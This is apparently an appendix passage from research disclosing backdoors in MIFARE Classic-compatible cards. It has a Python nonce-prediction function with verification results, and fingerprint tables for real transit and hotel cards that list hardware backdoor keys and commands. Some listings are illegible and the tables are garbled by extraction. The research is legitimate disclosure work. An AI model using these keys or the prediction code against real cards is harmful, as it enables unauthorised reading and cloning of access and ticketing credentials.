To investigate the impact of the configured key on  $n_T$ , we first test all keys with a single bit and compare the internal 16-bit LFSR state corresponding to the (first half of the) corresponding nonce with the state for key = 0. The column “prev” indicates how much we roll back the LFSR states before comparing them. At first, we don’t roll them back (prev00), cf Listing 18. We observe a triangular pattern of fewer differences (marked with \*) for the first keys with bits set on the last part of the key.

[illegible]

Listing 18: Differences in LFSR state



Now if we rollback the LFSR state 32 times, the pattern of fewer differences in Listing 19 appears 32 lines lower, i.e. for the key bits  $<< 32$ .

[illegible]

Listing 19: Differences in LFSR previous states when rolled back 32 times

After some grouping, we managed to tune the rollback per key nibble that reduces all state diffs to a single nibble of the state, as shown in Listing 20. The differences can be grouped into two alternating types of pattern, marked A\* and B\*.

[illegible]

Listing 20: Grouped differences in LFSR previous states when rolling back states progressively

Actually, these patterns can be extended for all nibble values, cf Listing 21. Further tests modifying several nibbles of the key at once do not create interferences. So nibbles can be treated in isolation and the combination of modifications will be correct. Within a nibble, we did not find a decent way to express the differences, but they can be summarized in Listing 22 in some sort of 4-bit sboxes.

Listing 21: Differences in LFSR previous states when enumerating two nibbles of the key

Listing 22: 4-bit sboxes as helpers to map the diff patterns

The result is a way to predict a nonce for any key, provided a first nonce and the corresponding key.

```
def prev_state(x):
    return (x << 1 | x >> 15) & 0xffff ^ (x >> 1 ^ x >> 2 ^ x >> 4) & 0x100

def next_state(x):
    return (x >> 1 | x << 15) & 0xffff ^ (x >> 3 ^ x >> 4 ^ x >> 6) & 0x80

def predict_nt(nt, key0, key1):
    a = [0, 8, 9, 4, 6, 11, 1, 15, 12, 5, 2, 13, 10, 14, 3, 7]
    b = [0, 13, 1, 14, 4, 10, 15, 7, 5, 3, 8, 6, 9, 2, 12, 11]
    nt16 = nt >> 16
    prev = 14
    # rollback the LFSR 14 times
    for _ in range(prev):
        nt16 = prev_state(nt16)
    odd = True # very odd indeed
    for i in range(0, 6*8, 8):
        if odd:
            nt16 ^= (a[(key0 >> i) & 0xF] ^ (a[(key1 >> i) & 0xF]))
            nt16 ^= (b[(key0 >> i >> 4) & 0xF] ^ (b[(key1 >> i >> 4) & 0xF])) << 4
        else:
            nt16 ^= (b[(key0 >> i) & 0xF] ^ (b[(key1 >> i) & 0xF]))
            nt16 ^= (a[(key0 >> i >> 4) & 0xF] ^ (a[(key1 >> i >> 4) & 0xF])) << 4
        odd ^= 1
    # rollback the LFSR 8 times
    prev += 8
    for _ in range(8):
        nt16 = prev_state(nt16)
    # fast forward the LFSR state back to the initial slot
    for _ in range(prev):
        nt16 = next_state(nt16)
    # extend nT to 32 bits
    nt16_2 = nt16
    for _ in range(16):
        nt16_2 = next_state(nt16_2)
    return (nt16 << 16) + nt16_2
```

Listing 23: Predicting  $n_T$  of a key given another  $n_T$  and its key

This function is validated on a few tests where we pick two random keys, then over a few random blocks, we set the first key, read and decrypt the nonce, then predict the other key nonce, set the second key and check the actual nonce.

| bk | key1         | nt1      | key2          | predicted | actual    |
|----|--------------|----------|---------------|-----------|-----------|
| 22 | FF467310CA5E | 5D17DB68 | 1EBED8BB9707: | 6CA11170? | 6CA11170! |
| 57 | FF467310CA5E | 9E5E1EF0 | 1EBED8BB9707: | AFE8D4E8? | AFE8D4E8! |
| 27 | FF467310CA5E | 442E6F79 | 1EBED8BB9707: | 7598A561? | 7598A561! |
| 25 | FF467310CA5E | 442E6F79 | 1EBED8BB9707: | 7598A561? | 7598A561! |
| 12 | 45E5DF1D29A2 | 9F348F66 | DB1EA8E5588F: | 9B68EAEC? | 9B68EAEC! |
| 61 | 45E5DF1D29A2 | EC91256B | DB1EA8E5588F: | E8CD40E1? | E8CD40E1! |
| 36 | 45E5DF1D29A2 | 9162734D | DB1EA8E5588F: | 953E16C7? | 953E16C7! |
| 05 | 45E5DF1D29A2 | DC55BEF8 | DB1EA8E5588F: | D809DB72? | D809DB72! |
| 31 | 1D90EAB2955A | 9247B89C | 122C1C40B1CD: | EF6A5ECE? | EF6A5ECE! |
| 57 | 1D90EAB2955A | D2707A71 | 122C1C40B1CD: | AF5D9C23? | AF5D9C23! |
| 43 | 1D90EAB2955A | A8BE2253 | 122C1C40B1CD: | D593C401? | D593C401! |
| 60 | 1D90EAB2955A | 0663BFAC | 122C1C40B1CD: | 7B4E59FE? | 7B4E59FE! |
| 45 | A014881C0283 | EBFE7BA1 | CAA77E4E3F31: | 31DB4220? | 31DB4220! |
| 13 | A014881C0283 | 9EAC4EA7 | CAA77E4E3F31: | 44897726? | 44897726! |
| 07 | A014881C0283 | DDCD7F39 | CAA77E4E3F31: | 07E846B8? | 07E846B8! |
| 56 | A014881C0283 | 391A2177 | CAA77E4E3F31: | E33F18F6? | E33F18F6! |

Listing 24: Testing the Python predict\_nt() on random keys and blocks

## A.15 Metrics of Various MIFARE Classic Cards

Metrics:

- **UID attribution:** Pools of UID are shared among NXP and Infineon. Apparently, Fudan does not seem to care much... ;
- **SAK:** Value of SAK in anticollision. Typically 88 for Infineon cards, 08 for NXP and Fudan cards ;
- **SAK<sub>b0</sub>:** Value of SAK in block 0. Typically 88 for NXP and Infineon cards, 08 for Fudan cards ;
- **a<sub>SF</sub>:** Reply to 7-bit short-frame commands. Cards are not supposed to reply at all to other short-frame commands besides REQA and WUPA<sup>15</sup> ;
- **a<sub>\*\*00</sub> = NAK:** Reply on unsupported commands **\*\*00** may differ. E.g. NXP and Infineon cards reply with a NACK to command “f000” while Fudan cards don’t reply ;
- **a<sub>{n<sub>R</sub>|a<sub>R</sub>!}</sub>:** On a wrong  $\{n_R|a_R\}$ , does the card reply with an encrypted NACK? Always? Only when parity is correct, i.e. with a probability of  $\frac{1}{256}$ ? Never? ;
- **a<sub>{n<sub>R</sub>|a<sub>R</sub>}p!</sub>:** On a correct  $\{n_R|a_R\}$ , but with a wrong parity, does the card go on with the authentication? It is not supposed to, but Fudan cards seem to ignore parity errors<sup>16</sup> ;
- **FDT<sub>n<sub>T</sub></sub>:** The *Frame Delay Time* between reception of an Authentication command and emission of the  $n_T$  is an interesting fingerprint. FDT depends on the last transmitted bit value, so we provide the median value  $\pm 32$ . Measurements were done with libnfc [31] and a SCM SCL3711. Measurements with a Proxmark3 (commit af3a16b) seem to be inaccurate. Values > 4000 are indicative of a CPU performing a MIFARE Classic emulation.
- **Backdoor:** if backdoor commands 64xx-67xx 6Cxx-6Fxx are supported, with which key(s) can we operate them?
- **Read with ACL:** test a READ command after authentication with each of 60xx-6Fxx commands and see which ones are allowing the read command. We both test an ACL FF0780 that allows keyB to be read, which should prevent keyB to be used to read data, and an ACL 7F0788 that prevents keyB to be read, enabling its usage to read data.
  - ▶ “✓” indicates when a READ command succeeds;
  - ▶ “B” indicates when a READ command succeeds with a specific backdoor key;
  - ▶ “x” indicates when a READ command is prevented;
  - ▶ “?” indicates an unstable behavior. Typically repeatable but dependent of the previous commands. Possibly unforeseen commands depending on some internal registers not initialized properly;
  - ▶ “.” indicates the absence of the corresponding authentication command

Fab and week/year information are provided when available via the Android application “NFC TagInfo by NXP”. UID attribution as well but also with the support of Infineon SLE 66R35R/I datasheet [32].

When several samples are available, we integrated the oldest and newest ones to get an idea of the production period.

To show the diversity of MIFARE Classic variants, we included a few samples of unknown origin at the end of the table.

A few of them have a strange bug. Response to authentication commands against block 32 in the range 6220-6F20 is a never-ending bitstream of ones (7FFFFFFF...). They are annotated with *6x20 bug* in the table.

---

<sup>15</sup>For all cards supporting extra short-frame commands, we could pass the anticollision but they don’t support further commands and remain silent. We tested all 1-byte commands “\*\*” and 2-byte commands “\*\*00”.

<sup>16</sup>This explains why when such cards leak NACKs, they do it always and not with the probability of  $\frac{1}{256}$ .

| Sample                                     |     |                   |                 |                            |   | Block 0   |                              |              |
|--|-----|-------------------|-----------------|----------------------------|---|---|------------------------------|--------------|
| UID attr.                                  | SAK | SAK <sub>b0</sub> | a <sub>SF</sub> | a <sub>**00</sub> = NAK    | a <sub>{n<sub>R</sub> a<sub>R</sub>}<sub>p!</sub></sub> | a <sub>{n<sub>R</sub> a<sub>R</sub>}<sub>p!</sub></sub> | FDT <sub>n<sub>T</sub></sub> | Backdoor     |
| Read with ACL=7F0788                       |     |                   |                 | Read with ACL=FF0780       |   | Remarks   |                              |              |
| FM11RF08S 0390 obtained in 2020            |     |                   |                 |                            |   | A17E4902940804000346D0ADFFB4E390                        |                              |              |
| Infineon                                   | 08  | 08                | ∅               | 00-4f,70-ef                | p(NAK) = 0  | a <sub>T</sub>  | 1588                         | A396EFA4E24F |
| 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB                 |     |                   |                 | 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB |   | advanced verification support                           |                              |              |
| FM11RF08S 0390 obtained in 2024, COB: VT08 |     |                   |                 |                            |   | 4D19F111B408040003DF20D8EA025690                        |                              |              |
| NXP  | 08  | 08                | ∅               | 00-4f,70-ef                | p(NAK) = 0  | a <sub>T</sub>  | 1588                         | A396EFA4E24F |
| 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB                 |     |                   |                 | 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB |   | advanced verification support                           |                              |              |
| FM11RF08S 0490 obtained in 2024, COB: R    |     |                   |                 |                            |   | 5C467F6306080400040234A21365CA90                        |                              |              |
| NXP  | 08  | 08                | ∅               | 00-4f,70-ef                | p(NAK) = 0  | a <sub>T</sub>  | 1588                         | A396EFA4E24F |
| 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB                 |     |                   |                 | 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB |   | advanced verification support                           |                              |              |
| FM11RF08S-7B <sup>17</sup> 1090            |     |                   |                 |                            |   | 1D5FA23A0000030010AD776CAF29BE90                        |                              |              |
| Fudan                                      | 08  | ∅                 | ∅               | 00-4f,70-ef                | p(NAK) = 0  | a <sub>T</sub>  | 1588                         | A396EFA4E24F |
| 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB                 |     |                   |                 | 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB |   | advanced verification support                           |                              |              |
| FM11RF08S 0498 San Lázaro (SP), 2024       |     |                   |                 |                            |   | 313F961D85080400045073AF6EEB5998                        |                              |              |
| Infineon                                   | 08  | 08                | ∅               | 00-4f,70-ef                | p(NAK) = 0  | a <sub>T</sub>  | 1588                         | A31667A8CEC1 |
| 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB                 |     |                   |                 | 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB |   | advanced verification support                           |                              |              |
| FM11RF08-7B <sup>18</sup> 101D             |     |                   |                 |                            |   | 1D7B2B1400000100106FC84638457A1D                        |                              |              |
| Fudan                                      | 08  | ∅                 | ∅               | 00-4f,70-ef                | p(NAK) = 1  | a <sub>T</sub>  | 1588                         | A31667A8CEC1 |
| 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB                 |     |                   |                 | 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB |   |   |                              |              |
| FM11RF08 031D                              |     |                   |                 |                            |   | FA59AA151C08040003B7839D62AD611D                        |                              |              |
| NXP  | 08  | 08                | ∅               | 00-4f,70-ef                | p(NAK) = 1  | a <sub>T</sub>  | 1588                         | A31667A8CEC1 |
| 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB                 |     |                   |                 | 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB |   |   |                              |              |
| FM11RF08 021D COB: RJ-FM                   |     |                   |                 |                            |   | D1083C9A7F080400020CA5455DADCD1D                        |                              |              |
| Infineon                                   | 08  | 08                | ∅               | 00-4f,70-ef                | p(NAK) = 1  | a <sub>T</sub>  | 1588                         | A31667A8CEC1 |
| 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB                 |     |                   |                 | 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB |   |   |                              |              |
| FM11RF08 011D COB: RJ-FM                   |     |                   |                 |                            |   | 1E846F738608040001AEFE653E81EB1D                        |                              |              |
| NXP  | 08  | 08                | ∅               | 00-4f,70-ef                | p(NAK) = 1  | a <sub>T</sub>  | 1588                         | A31667A8CEC1 |

<sup>17</sup>The UID, visible in block 0, is rather peculiar. All samples UIDs we saw have a similar 1Dxxxxxx000003 structure.

<sup>18</sup>UID seems to have a 1Dxxxxxx000001 structure.

| Sample  |     |                   |                 |                            |  | Block 0   |                              |              |
|---|-----|-------------------|-----------------|----------------------------|--|---|------------------------------|--------------|
| UID attr.   | SAK | SAK <sub>b0</sub> | a <sub>SF</sub> | a <sub>**00</sub> = NAK    | a <sub>{n<sub>R</sub> a<sub>R</sub>}<sup>!</sup></sub> | a <sub>{n<sub>R</sub> a<sub>R</sub>}<sup>p</sup>!</sub> | FDT <sub>n<sub>T</sub></sub> | Backdoor     |
| Read with ACL=7F0788  |     |                   |                 | Read with ACL=FF0780       |  | Remarks   |                              |              |
| 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB                                      |     |                   |                 | 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB |  |   |                              |              |
| FM11RF08 6269   |     |                   |                 |                            |  | BCC31B76120804006263646566676869                        |                              |              |
| NXP   | 08  | 08                | ∅               | 00-4f,52-55,70-ef          | p(NAK) = 1   | a <sub>T</sub>  | 1588                         | A31667A8CEC1 |
| 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB                                      |     |                   |                 | 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB |  |   |                              |              |
| Fudan-based iDTRONICS IDT M1K ?? Hotel card 1k, blk0=iDLKV2\x92 |     |                   |                 |                            |  | A3D74DFAC319040069444C4B56320192                        |                              |              |
| NXP   | 19  | 19                | ∅               | 00-4f,70-ef                | p(NAK) = 1   | a <sub>T</sub>  | 1588                         | A31667A8CEC1 |
| 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB                                      |     |                   |                 | 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB |  | Weird MFC 2k SAK  |                              |              |
| FM11RF32(M?) 6269 4k, 64 sectors                                |     |                   |                 |                            |  | 5276B794072004006263646566676869                        |                              |              |
| NXP   | 20  | 20                | ∅               | 00-4f,70-ef                | p(NAK) = 1   | a <sub>T</sub>  | 1588                         | A31667A8CEC1 |
| 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB                                      |     |                   |                 | 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB |  | Weird ISO14443-4 SAK <sup>19</sup>                      |                              |              |
| FM11RF32N 4k, Manuf data: FDS70V01                              |     |                   |                 |                            |  | E30CAF1D5D1802004644533730563031                        |                              |              |
| ST  | 18  | 18                | ∅               | 00-4f,70-ef                | p(NAK) = 1   | a <sub>T</sub>  | 1588                         | 518B3354E760 |
| 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB                                      |     |                   |                 | 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB |  |   |                              |              |
| FM1208-10 COB: J/F10 and R/F10                                  |     |                   |                 |                            |  | CEAA520B3D2804009010150100000000                        |                              |              |
| NXP   | 28  | 28                | ∅               | 00-30,34-4f,70-df,e1-ef    | p(NAK) = 1   | a <sub>T</sub>  | 1588                         | A31667A8CEC1 |
| 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB                                      |     |                   |                 | 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB |  |   |                              |              |
| FM1216-110  |     |                   |                 |                            |  | D978B234272804009093560900000000                        |                              |              |
| Infineon  | 28  | 28                | ∅               | ∅                          | p(NAK) = 0   | a <sub>T</sub>  | 1588                         | A31667A8CEC1 |
| 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB                                      |     |                   |                 | 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB |  |   |                              |              |
| FM1216-137  |     |                   |                 |                            |  | 1B0DD112D52804009053B70C00000000                        |                              |              |
| NXP   | 28  | 28                | ∅               | ∅                          | p(NAK) = 0   | a <sub>T</sub>  | 1588                         | A31667A8CEC1 |
| 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB                                      |     |                   |                 | 60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB |  |   |                              |              |
| SLE66R35 Tampere Matkakorttia (FI), rev 43?, 1996?              |     |                   |                 |                            |  | 51270200748804004306599E00032096                        |                              |              |
| Infineon  | 88  | 88                | 0f:0400         | 00-4f,70-ff                | p(NAK) = $\frac{1}{256}$                               | ∅   | 1972                         | A31667A8CEC1 |
| 60-6f: ✓??? BBBB ✓??? BBBB                                      |     |                   |                 | 60-6f: ✓??? BBBB ✓??? BBBB |  |   |                              |              |
| SLE66R35 Warszawska Karta Miejska (PL), rev 43?, 2001?          |     |                   |                 |                            |  | 311E99B40288040043328D6800002401                        |                              |              |

<sup>19</sup>weird SAK=20 value, as setting its sixth bit means the card is supposed to be compliant to ISO14443-4 and reply to ATS.

| Sample   |     |                   |                 |                               |   | Block 0                                      |                              |              |
|--|-----|-------------------|-----------------|-------------------------------|---|--|------------------------------|--------------|
| UID attr.  | SAK | SAK <sub>b0</sub> | a <sub>SF</sub> | a**00 = NAK                   | a <sub>{n<sub>R</sub> a<sub>R</sub>}<sub>p!</sub></sub> | a <sub>{n<sub>R</sub> a<sub>R</sub>}p!</sub> | FDT <sub>n<sub>T</sub></sub> | Backdoor     |
| Read with ACL=7F0788                                     |     |                   |                 | Read with ACL=FF0780          |   | Remarks                                      |                              |              |
| Infineon   | 88  | 88                | 0f:0400         | 00-4f,70-ff                   | p(NAK) = $\frac{1}{256}$                                | ∅  | 1972                         | A31667A8CEC1 |
| 60-6f: ✓?? BBBB ✓?? BBBB                                 |     |                   |                 | 60-6f: ✓?? BBBB ✓?? BBBB      |   |  |                              |              |
| SLE66R35 Hotel card (FR) rev 43?, 2013?                  |     |                   |                 |                               |   | 45524D1C46880400432952FE00060713             |                              |              |
| Infineon   | 88  | 88                | ∅               | 00-4f,70-ff                   | p(NAK) = $\frac{1}{256}$                                | ∅  | 1972                         | A31667A8CEC1 |
| 60-6f: ✓?? BBBB ✓?? BBBB                                 |     |                   |                 | 60-6f: ✓?? BBBB ✓?? BBBB      |   |  |                              |              |
| SLE66R35 Kharkov Metro (UA) rev 43?, 2007?               |     |                   |                 |                               |   | 3506877BCF88040043277B1200100607             |                              |              |
| Infineon   | 88  | 88                | ∅               | 00-4f,70-ff                   | p(NAK) = $\frac{1}{256}$                                | ∅  | 1972                         | A31667A8CEC1 |
| 60-6f: ✓?? BBBB ✓?? BBBB                                 |     |                   |                 | 60-6f: ✓?? BBBB ✓?? BBBB      |   |  |                              |              |
| SLE66R35 Oyster card, London (UK) rev 43?, 2005?         |     |                   |                 |                               |   | 25907331F7880400432595DE00010805             |                              |              |
| Infineon <sup>20</sup>                                   | 88  | 88                | ∅               | 00-4f,70-ff                   | p(NAK) = $\frac{1}{256}$                                | ∅  | 1972                         | A31667A8CEC1 |
| 60-6f: ✓?? BBBB ✓?? BBBB                                 |     |                   |                 | 60-6f: ✓?? BBBB ✓?? BBBB      |   |  |                              |              |
| SLE66CL81TRM4 ov-chipkaart (NL) 4k, 2012? (exp. 06-2017) |     |                   |                 |                               |   | B119CC01651802001C00000000000000             |                              |              |
| Infineon   | 18  | 18                | ∅               | 00-2f,31-4f,51-5f,62-df,e1-ff | p(NAK) = 0  | ∅  | 4532 <sup>21</sup>           | ∅            |
| 60-6f: ✓... ..   |     |                   |                 | 60-6f: ✓x... ..               |   | Can read block 0 without auth                |                              |              |
| MF1ICS5003 rev 44?, week 14, 1998                        |     |                   |                 |                               |   | 927AB91E4F88040044C2770731343938             |                              |              |
| NXP <sup>13</sup>  | 08  | 88                | 0e/6c:0400      | 00-4f,70-ff                   | p(NAK) = $\frac{1}{256}$                                | ∅  | 1972                         | A31667A8CEC1 |
| 60-6f: ✓?? BBBB ✓?? BBBB                                 |     |                   |                 | 60-6f: ✓x?x BBBB ✓x?x BBBB    |   |  |                              |              |
| MF1ICS5003 rev 44?, week 07, 2000                        |     |                   |                 |                               |   | 526258325A88040044EE370930373A30             |                              |              |
| NXP <sup>13</sup>  | 08  | 88                | 0e/6c:0400      | 00-4f,70-ff                   | p(NAK) = $\frac{1}{256}$                                | ∅  | 1972                         | A31667A8CEC1 |
| 60-6f: ✓?? BBBB ✓?? BBBB                                 |     |                   |                 | 60-6f: ✓x?x BBBB ✓x?x BBBB    |   |  |                              |              |
| MF1ICS5004 rev 45, week 07, 2001                         |     |                   |                 |                               |   | 9212FD245988040045889B0430373A31             |                              |              |
| NXP <sup>13</sup>  | 08  | 88                | 0e/6c:0400      | 00-4f,70-ff                   | p(NAK) = $\frac{1}{256}$                                | ∅  | 1972                         | A31667A8CEC1 |
| 60-6f: ✓?? BBBB ✓?? BBBB                                 |     |                   |                 | 60-6f: ✓x?x BBBB ✓x?x BBBB    |   |  |                              |              |
| MF1ICS5005 rev 46, Fab ICN8, week 26, 2001               |     |                   |                 |                               |   | 02CB3B9F6D8804004628FA0532363031             |                              |              |
| NXP <sup>13</sup>  | 08  | 88                | 0e:0400         | 00-4f,70-ff                   | p(NAK) = $\frac{1}{256}$                                | ∅  | 1972                         | keyA/keyB    |

<sup>20</sup>NFC TagInfo identifies the UID as NXP but Infineon SLE 66R35R/I datasheet [32] indicates that UIDs x5xxxxxx are Infineon, and this matches our other fingerprinting indicators.

<sup>21</sup>Sometimes 128 additional cycles. Newer cards (2024) with same fingerprint have a stable FDT = 4660.



| Sample   |     |                   |                 |                            |  | Block 0                                      |                              |           |
|--|-----|-------------------|-----------------|----------------------------|--|--|------------------------------|-----------|
| UID attr.                                      | SAK | SAK <sub>b0</sub> | a <sub>SF</sub> | a <sub>**00</sub> = NAK    | a <sub>{n<sub>R</sub> a<sub>R</sub>}</sub> | a <sub>{n<sub>R</sub> a<sub>R</sub>}p!</sub> | FDT <sub>n<sub>T</sub></sub> | Backdoor  |
| Read with ACL=7F0788                           |     |                   |                 | Read with ACL=FF0780       |  | Remarks                                      |                              |           |
| 60-6f: ✓??? ✓??? ✓??? ✓???                     |     |                   |                 | 60-6f: ✓x?x ✓x?x ✓x?x ✓x?x |  |  |                              |           |
| MF1ICS5005 rev 46, Fab ICN8, week 10, 2010     |     |                   |                 |                            |  | 63A419E23C88040046BA141849801010             |                              |           |
| NXP  | 08  | 88                | 0e:0400         | 00-4f,70-ff                | p(NAK) = $\frac{1}{256}$                   | ∅  | 1972                         | keyA/keyB |
| 60-6f: ✓??? ✓??? ✓??? ✓???                     |     |                   |                 | 60-6f: ✓x?x ✓x?x ✓x?x ✓x?x |  |  |                              |           |
| MF1ICS2006 rev 47, Fab Fishkill, week 15, 2007 |     |                   |                 |                            |  | FAF7D39B458904004785141349901507             |                              |           |
| NXP  | 09  | 89                | 0e:0400         | 00-4f,70-ff                | p(NAK) = $\frac{1}{256}$                   | ∅  | 1972                         | keyA/keyB |
| 60-6f: ✓??? ✓??? ✓??? ✓???                     |     |                   |                 | 60-6f: ✓x?x ✓x?x ✓x?x ✓x?x |  |  |                              |           |
| MF1ICS5006 rev 47, Fab Fishkill, week 49, 2005 |     |                   |                 |                            |  | 842A35AC3788040047C11E3865004905             |                              |           |
| NXP <sup>13</sup>                              | 08  | 88                | 0e:0400         | 00-4f,70-ff                | p(NAK) = $\frac{1}{256}$                   | ∅  | 1972                         | keyA/keyB |
| 60-6f: ✓??? ✓??? ✓??? ✓???                     |     |                   |                 | 60-6f: ✓x?x ✓x?x ✓x?x ✓x?x |  |  |                              |           |
| MF1ICS5006 rev 47, Fab Fishkill, week 19, 2008 |     |                   |                 |                            |  | 4A0F1EFCA7880400475D94575D101908             |                              |           |
| NXP  | 08  | 88                | 0e:0400         | 00-4f,70-ff                | p(NAK) = $\frac{1}{256}$                   | ∅  | 1972                         | keyA/keyB |
| 60-6f: ✓??? ✓??? ✓??? ✓???                     |     |                   |                 | 60-6f: ✓x?x ✓x?x ✓x?x ✓x?x |  |  |                              |           |
| MF1ICS5007 rev 48, Fab ASMC, week 38, 2010     |     |                   |                 |                            |  | 2D1671AAE0880400488514574D503810             |                              |           |
| NXP  | 08  | 88                | 0e:0400         | 00-4f,70-ff                | p(NAK) = $\frac{1}{256}$                   | ∅  | 1972                         | keyA/keyB |
| 60-6f: ✓??? ✓??? ✓??? ✓???                     |     |                   |                 | 60-6f: ✓x?x ✓x?x ✓x?x ✓x?x |  |  |                              |           |
| MF1S5035 rev c0, Fab ICN8, week 06, 2012       |     |                   |                 |                            |  | 168E74739F880400C08F765455800612             |                              |           |
| NXP  | 08  | 88                | 0e:0400         | 00-4f,70-ff                | p(NAK) = $\frac{1}{256}$                   | ∅  | 1972                         | keyA/keyB |
| 60-6f: ✓??? ✓??? ✓??? ✓???                     |     |                   |                 | 60-6f: ✓x?x ✓x?x ✓x?x ✓x?x |  |  |                              |           |
| MF1S5035 rev c0, Fab ICN8, week 27, 2012       |     |                   |                 |                            |  | E4663C348A880400C08E1CD161402712             |                              |           |
| NXP  | 08  | 88                | 0e:0400         | 00-4f,70-ff                | p(NAK) = $\frac{1}{256}$                   | ∅  | 1972                         | keyA/keyB |
| 60-6f: ✓??? ✓??? ✓??? ✓???                     |     |                   |                 | 60-6f: ✓x?x ✓x?x ✓x?x ✓x?x |  |  |                              |           |
| MF1S500xX/V1: rev c8, Fab TSMC                 |     |                   |                 |                            |  | 0433619AB35780884400C82000000000             |                              |           |
| NXP  | 08  | 88                | ∅               | 00-5f,62-ff                | p(NAK) = 0                                 | ∅  | 4788                         | ∅         |
| 60-6f: ✓... ..                                 |     |                   |                 | 60-6f: ✓x... ..            |  | EV1 signature                                |                              |           |
| MF1S503xX/V1: rev c8, Fab TSMC, week 22, 2015  |     |                   |                 |                            |  | 1EDE75CE7B880400C822002000000015             |                              |           |
| NXP  | 08  | 88                | ∅               | 00-5f,62-ff                | p(NAK) = 0                                 | ∅  | 4788                         | ∅         |

| Sample   |     |                   |                 |   |  | Block 0                                      |                              |           |
|--|-----|-------------------|-----------------|---|--|--|------------------------------|-----------|
| UID attr.  | SAK | SAK <sub>b0</sub> | a <sub>SF</sub> | a**00 = NAK   | a <sub>{n<sub>R</sub> a<sub>R</sub>}</sub> | a <sub>{n<sub>R</sub> a<sub>R</sub>}p!</sub> | FDT <sub>n<sub>T</sub></sub> | Backdoor  |
| Read with ACL=7F0788   |     |                   |                 | Read with ACL=FF0780                                  |  | Remarks                                      |                              |           |
| 60-6f: ✓✓... ..  |     |                   |                 | 60-6f: ✓x... ..                                       |  | EV1 signature                                |                              |           |
| MF1S507xX/V1: rev c8, Fab TSMC, week 31, 2018                      |     |                   |                 |   |  | 520E8FE231880400C831002000000018             |                              |           |
| NXP  | 08  | 88                | ∅               | 00-5f,62-ff   | p(NAK) = 0                                 | ∅  | 4788                         | ∅         |
| 60-6f: ✓✓... ..  |     |                   |                 | 60-6f: ✓x... ..                                       |  | EV1 signature                                |                              |           |
| QL88 magic keyfob  |     |                   |                 |   |  | 806DDC487988040000000000000000               |                              |           |
| NXP  | 08  | 88                | ∅               | 00-4f,51-5f,62-ff                                     | p(NAK) = 0                                 | ∅  | 4276                         | ∅         |
| 60-6f: ✓✓... ..  |     |                   |                 | 60-6f: ✓x... ..                                       |  | support EV1 signature                        |                              |           |
| MF1SPLUS60 SL1 MIFARE Plus S, week 8, 2012                         |     |                   |                 |   |  | 46D4314CEF08040002BA3417EAC00812             |                              |           |
| NXP  | 08  | 08                | ∅               | 00-4f,51-5f,62-df,e1-ff                               | p(NAK) = 0                                 | ∅  | 4404                         | ∅         |
| 60-6f: ✓✓... ..  |     |                   |                 | 60-6f: ✓x... ..                                       |  |  |                              |           |
| MF1PLUS80 SL1 MIFARE Plus X, week 23, 2009                         |     |                   |                 |   |  | 04574DA9612880184200140111002309             |                              |           |
| NXP  | 18  | 18                | ∅               | 00-4f,51-5f,62-df,e1-ff                               | p(NAK) = 0                                 | ∅  | 4788                         | ∅         |
| 60-6f: ✓✓... ..  |     |                   |                 | 60-6f: ✓x... ..                                       |  |  |                              |           |
| MF1P2101 SL1 Mifare Plus EV1 2K, week 28, 2016                     |     |                   |                 |   |  | 041E66EA945180084400800000002816             |                              |           |
| NXP  | 08  | 08                | 11:ED12         | 00-35,37-3b,3d-4a,4c-4f,51-5f,62-6f,71-75,77-df,e1-ff | p(NAK) = 0                                 | ∅  | 6196                         | ∅         |
| 60-6f: ✓✓... ..  |     |                   |                 | 60-6f: ✓x... ..                                       |  |  |                              |           |
| J3A081 JCOP 31 v2.4.1 R3 with MIFARE Classic emulation, April 2015 |     |                   |                 |   |  | 6F79DF5891380200000000021074400              |                              |           |
| NXP  | 38  | 38                | ∅               | a0,b0,c0-c2 <sup>22</sup>                             | p(NAK) = 1                                 | ∅  | 4276                         | ∅         |
| 60-6f: ✓✓... ..  |     |                   |                 | 60-6f: ✓x... ..                                       |  | Can read block 0 without auth                |                              |           |
| J3D081 JCOP v2.4.2 R2 with MIFARE Classic emulation, July 2016     |     |                   |                 |   |  | D5063402E5380200000000021274400              |                              |           |
| Infineon   | 38  | 38                | ∅               | a0,b0,c0-c2 <sup>22</sup>                             | p(NAK) = 0                                 | ∅  | 4532                         | ∅         |
| 60-6f: ✓✓... ..  |     |                   |                 | 60-6f: ✓x... ..                                       |  | Can read block 0 without auth                |                              |           |
| USCUID magic keyfob, configuration: “GDM”                          |     |                   |                 |   |  | 215BE59F000804006263646566676869             |                              |           |
| Infineon   | 08  | 08                | ∅               | 00-4f,70-7f,81-ff                                     | p(NAK) = 0                                 | ∅  | 1972                         | keyA/keyB |
